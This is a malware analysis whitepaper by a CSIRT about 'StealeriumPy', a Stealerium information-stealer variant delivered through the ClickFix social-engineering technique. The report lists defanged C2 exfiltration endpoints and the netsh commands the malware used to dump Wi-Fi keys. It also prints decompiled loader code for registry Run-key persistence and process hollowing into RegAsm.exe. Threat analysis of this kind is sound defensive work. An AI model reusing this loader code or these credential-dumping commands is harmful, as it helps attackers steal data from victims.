cegeka

WHITEPAPER

Malware Analysis Report

StealeriumPy: A Stealerium variant distributed through ClickFix

Cristina Aldea, Cegeka CSIRT | **Christos Katopis,** Cegeka CSIRT

Table of Contents

Executive Summary

Key Takeaways

- Cegeka CSIRT observed a variant of 'Stealerium' information stealer being delivered via 'ClickFix' technique in the wild.
- 'Stealerium' is an open-source malware that attempts to retrieve information such as system information (including hostname, processor architecture, operating system, IP address), cryptocurrency wallets, credit card data, data related with wireless network profiles, data stored in browsers (such as Autofill data, Login Data, Cookies and Browser History) and other application data, including but not limited to data related with VPN Clients, mail Clients and internet services/applications such as Facebook, Twitter, Steam, Discord. According to publicly available sources, the data was exfiltrated to 'Discord' via a 'Discord webhook'.
- 'ClickFix' is a popular social engineering technique that was first observed by security researchers in August 2024. Users accessing a suspicious or compromised website are prompted with pop-up messages that resemble 'CAPTCHA' or 'IT support notifications'. These pop-up messages commonly request the users to follow instructions in order to 'fix' a non-existent issue or 'prove' that they 'are not a robot' . If followed by the users, the instructions result in the execution of malicious commands.
- The 'Stealerium' variant that Cegeka CSIRT observed, dubbed by Cegeka CSIRT as 'StealeriumPy', was an executable of PE format. The binary was initially developed using .NET for the malicious payload and Python for the loader. The loader was then converted to an executable. The retrieved data, which also included files that resided in the 'C:\Users' folder, would be exfiltrated to a public IP address via 'HTTP' protocol.

Infection Chain

Below, a high-level overview of the infection chain can be found.



Figure1: Infection Chain Overview

Summary of the Analysis

In the first quarter of 2025, Cegeka CSIRT investigated a host infection which started with the 'ClickFix' technique. The threat actor initially tricked the victim into executing a base64 encoded PowerShell command that in turn downloaded and executed the 'twonlelf-ld.ps1' PowerShell script from the '185.203.240[.]78' IP address. The PowerShell script led to the execution of the 'twonelf.exe', which was later confirmed to be the loader of a variant of the Stealerium information stealer. The aforementioned binary attempted to resemble the installation file of the legitimate 'Figma Desktop' software. The 'twonef.exe' injected the malicious payload to the legitimate 'Assembly Registration Tool', ('RegAsm.exe') which is developed by Microsoft.

Cegeka CSIRT identified that 'twonelf.exe' , was packed using 'PyInstaller':



Figure 2: Viewing Stealerium Loader with 'Detect it Easy (DiE)

'PyInstaller' is a utility that bundles Python application and all its dependencies into a single package. Using 'PyInstaller', a developer has the capability to effectively convert python code to an executable. This enables threat actors to execute Python code on a compromised machine without the need to have any Python libraries or even a Python interpreter installed first.

Cegeka leveraged 'pyxtractor.py' to unpack 'twonelf.exe'. Several files were packed into the executable. The majority of the files were 'Python byte-code' and were related with Python libraries and dependencies that the script required in order to be executed. Cegeka CSIRT observed the 'DCTYKS.pyc' file and used 'pycdc.exe', a well-known Python disassembler and decompiler tool, to translate the Python byte-code back

Inside the Python source code of the 'DCTYKS.py' file, an interesting variable with the name 'Data' was observed:



Figure 3: 'Data variable' in 'DCTYKS.py'

The variable was a large base64–encoded string that when decoded, resulted in several lines of Python code.

Two variables of interest were observed in the output:

- **'TARGET_EXE'** which had 'C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegAsm.exe' as a value.
- **'PAYLOAD_DATA',** which had a string of a significant length as a value.



Figure 4: 'PAYLOAD_DATA' variable in the decoded 'Data' variable

Cegeka CSIRT determined that the value of the 'PAYLOAD_DATA' was a base64-encoded string, that if decoded, resulted in an executable of PE (Portable Executable) format .

Based on the rest of the code that was located in the 'Data' variable of the 'DCTYKS.py' file, Cegeka CSIRT assessed that the malware injected an executable (defined as a base64–encoded string within the 'PAYLOAD_DATA' variable) into the legitimate 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe' executable.

Cegeka CSIRT's analysis showed that the executable contained in the 'PAYLOAD_DATA' variable was a variant of the Stealerium information stealer. Detonation of the malware showed that the specific Stealerium variant:

- Used 'netsh.exe' in order to enumerate Wireless network profiles and access Wireless network credentials. Example commands that were observed can be found below:
  - netsh wlan show profile | findstr All
  - netsh wlan show profile name=<profile> key=clear

- Used WMI (Windowed Management Instrumentation) Queries in order to retrieve system information such as information related to the CPU and the GPU of the affected host. Some of the observed WMI Queries where the following:
    - SELECT * FROM Win32_Processor
    - SELECT * FROM Win32_VideoController
- Attempted to communicate with the 'raw.githubusercontent[.]com' and the 'ipv4.icanhazip.com' URLs. It has to be noted that 'ipv4.icanhazip[.]com' is a website that returns the public IP address of the host which accesses it.
- Accessed data related to Browsers (including but not limited to saved user credentials,history, bookmarks).
- Accessed files contained inside the '%USERPROFILE%\Downloads%' and '%USERPROFILE%\One-Drive%' folders and copied them over to a folder that followed the naming format of '%TEMP%\<string>\<COUNTRY CODE>_<Hostname>_<Username>\grabber\DRIVE-C\<Original folder path>\<Original file name>.
- Attempted to communicate to the '91.211.250[.]21' IP address and the '7816' destination port via HTTP protocol, likely for data exfiltration.

The above activity is based on the behavior Cegeka CSIRT observed in the affected environment. Detailed functionality of 'StealeriumPy' can found in the 'Technical Analysis' section. In the table below, the HTTP requests that were initiated by the Stealerium variant, along with the respective URLs and IP addresses can be

URL	HTTP REQUEST	DOMAIN	IP ADDRESS
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/pc_name_list.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/ip_list.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/MachineGuid.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/gpu_list.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/processes_list.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/pc_username_list.txt	GET	raw.githubusercontent[.]com	185.199.109[.]133
hxxps://ipv4.icanhazip[.]com/	GET	ipv4.icanhazip[.]com	104.16.185[.]241
hxxp[:]//91.211.250[.]21:7816/api/bot/v1/register	POST	N/A	91.211.250[.]21
hxxp[:]//91.211.250[.]21:7816/api/bot/v1/log-info	POST	N/A	91.211.250[.]21
hxxp[:]//91.211.250[.]21:7816/api/bot/v1/file	POST	N/A	91.211.250[.]21
hxxp[:]//91.211.250[.]21:7816/api/bot/v1/log-file	POST	N/A	91.211.250[.]21

Table 1: HTTP Requests that Stealerium variant performs

Technical Analysis

Part 1: Analysis of the Stealerium Loader

The initial stage of the intrusion leverages a custom Python-based loader, 'DCTYKS.py', designed to execute Donut-generated shellcode via process hollowing techniques. Upon execution, it creates a suspended process ('RegAsm.exe' from the Microsoft .NET Framework) and hollows it's memory space to inject a malicious base64-encoded payload.

Step 1: Environment Setup and Configuration Checks

The loader sets up the runtime environment by importing Windows APIs using Python's ctypes library and performs a registry check under 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' for the 'GameID' value, ensuring persistence is not already established. If this value is not found, indicating that persistence has not yet been established, the malware proceeds to add the GameID key under the same registry path ('HKCU\Software\Microsoft\Windows\CurrentVersion\Run'), pointing to the current executable's location.

```
def Checker():
    REG_PATH = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
    try:
        registry_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, REG_PATH, 0, winreg.KEY_READ)
        value, regtype = winreg.QueryValueEx(registry_key, "GameID")
        winreg.CloseKey(registry_key)
        return True
            #return value
    except WindowsError:
        return False
            #return None


def P():
    Final_Location = os.path.dirname(sys.argv[0]).replace("/", "\\") + "\\" + os.path.basename(sys.argv[0])
    try:
        subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v {} /t REG_SZ /d "'.format("GameID") + Final_Location + '"', shell=True)
    except:
        pass
```

Figure 5: Environment Setup

Step 2: Target Process Selection

During this step, the loader defines multiple legitimate Windows executables that can serve as potential hollowing targets, indicating that that the malware is customizable and adaptable depending on the operator's preference or target environment:

```
#TARGET_EXE = "C:\\\\Windows\\\\System32\\\\explorer.exe"
# C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\MSBuild.exe   # C:\\\\Windows\\\\SysWOW64\\\\mstsc.exe    "C:\\\\Windows\\\\System32\\\\mstsc.exe"


# .Net x64 : C:\\\\Windows\\\\Microsoft.NET\\\\Framework64\\\\v4.0.30319\\\\InstallUtil.exe

# XWORM x86  : C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\aspnet_regbrowsers.exe

# x86 Native : C:\\\\Windows\\\\SysWOW64\\\\mstsc.exe

# x64 Native : C:\\\\Windows\\\\System32\\\\mstsc.exe


TARGET_EXE = "C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegAsm.exe"
```

Figure 6: Target Process Selection

The sample that was analyzed by Cegeka CSIRT, made use of the ‘RegAsm.exe’ as a process. ‘RegAsm.exe’ is a Microsoft-signed utility that is part of the .NET Framework toolset, specifically used to register .NET assemblies to the Windows Registry.

```
TARGET_EXE = "C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegAsm.exe"
```

Figure 7: Target Process Selection - RegAsm.exe

Step 3: Process Hollowing

During this phase, the malware calls ‘CreateProcessA’ with the flag ‘CREATE_SUSPENDED’ to start the ‘RegAsm.exe’ process in a suspended state:

```
startup_info = STARTUPINFO()
startup_info.cb = sizeof(startup_info)
process_info = PROCESS_INFORMATION()
#kernel = CDLL("C:\\\\Windows\\\\System32\\\\user32.dll")
if windll.kernel32.CreateProcessA(
                None,
                create_string_buffer(bytes(TARGET_EXE , "ascii")), ##  for Python 2.7.18 or 2.7.15 remove the[ , "ascii" ] to be one parameter call : create_string_buffer(bytes(TARGET_EXE))
                None,
                None,
                False,
                CREATE_SUSPENDED,
                None,
                None,
                byref(startup_info),
                byref(process_info),
) == 0:
```

Figure 8: Process Hollowing - Create suspended process

Once the target process is created in a suspended state, the malware retrieves the address of the process' image base by reading its memory layout.

```
target_image_base = LPVOID()
if windll.kernel32.ReadProcessMemory(
                process_info.hProcess,
                LPVOID((context.Rdx if USING_64_BIT else context.Ebx) + 2 * sizeof(c_size_t)),
                byref(target_image_base),
                sizeof(LPVOID),
                None
) == 0:
```

Figure 9: Read Process Memory

Using the retrieved image base, the malware unmaps the original executable from the target process by callin ‘NtUnmapViewOfSection’. This clears the memory space, preparing it for injection of the malicious payload.

```
if windll.ntdll.NtUnmapViewOfSection(process_info.hProcess, target_image_base) == 0:
    sys.exit(0)
```

Figure 10: Memory Unmapping of Legitimate Process Image

The next step is to allocate memory on the target and injecting the malicious payload into the unmapped memory space:

```
if USING_64_BIT:
        windll.kernel32.VirtualAllocEx.restype = LPVOID
allocated_address = windll.kernel32.VirtualAllocEx(
        process_info.hProcess,
        LPVOID(pe_payload.OPTIONAL_HEADER.ImageBase),
        pe_payload.OPTIONAL_HEADER.SizeOfImage,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE,
)
if allocated_address == 0:
    sys.exit(0)
if windll.kernel32.WriteProcessMemory(
                process_info.hProcess,
                LPVOID(allocated_address),
                payload_data,
                pe_payload.OPTIONAL_HEADER.SizeOfHeaders,
                None,
) == 0:
    sys.exit(0)
for section in pe_payload.sections:
        section_name = section.Name.decode("utf-8").strip("\\x00")
        if windll.kernel32.WriteProcessMemory(
                process_info.hProcess,
                LPVOID(allocated_address + section.VirtualAddress),
                payload_data[section.PointerToRawData:],
                section.SizeOfRawData,
                None,
        ) == 0:
            sys.exit(0)
```

Figure 11: Allocate Memory and Inject Malicious Payload into Target Process

Part 2 : Analysis of the Stealerium Payload

The next part of our analysis includes the decoding and analysis of the shellcode. In the previous phase, we observed that the loader contains an embedded payload stored within the variable 'PAYLOAD_DATA'. This value is base-64 encoded and we can easily leverage the following 'CyberChef' recipe to attempt to decode



Figure12: Decoding PAYLOAD_DATA

The input data was first URL-decoded and base64-decoded using 'CyberChef'. The decoded output revealed the characteristic 'MZ' header, confirming that the data represents a Windows Portable Executable (PE) file. To facilitate further analysis, the decoded output was exported directly from CyberChef by using the 'Save output to file' functionality, and was saved to disk as an executable.

Note: This file is confirmed to be malicious and contains the payload intended to be injected into the hollowed RegAsm.exe process. Appropriate precautions were taken to analyze it in an isolated sandbox environment.

To validate the nature of the extracted payload, the file was analyzed with PE Detective which identified the payload as being developed with '.NET' and likely compiled using 'Microsoft Visual Studio'.



Figure 13: PE Signature Match

Given that the payload was confirmed to be developed using .NET, it can be further inspected with 'dnSpy', an open-source .NET debugger and decompiler. Upon initial inspection, the structure of the assembly revealed a well-organized namespace hierarchy, suggesting a modular malware framework. Multiple namespaces can be observed within the executable, each corresponding to distinct functionalities such as clipper operations, keylogging, browser data extraction (targeting Chromium, Edge, and Firefox), VPN profiling, messenger hijacking, and gaming account targeting.



Figure 14: .NET Namespaces Overview

In this section, we will delve deeper into the core functionalities of the malicious binary, examining how its various modules are structured and how their respective capabilities are implemented and deployed within the target environment.

The initial step involves identifying and analyzing the program's main execution point. To achieve this, we can leverage the embedded “Go to Entry Point” functionality of dnSpy:

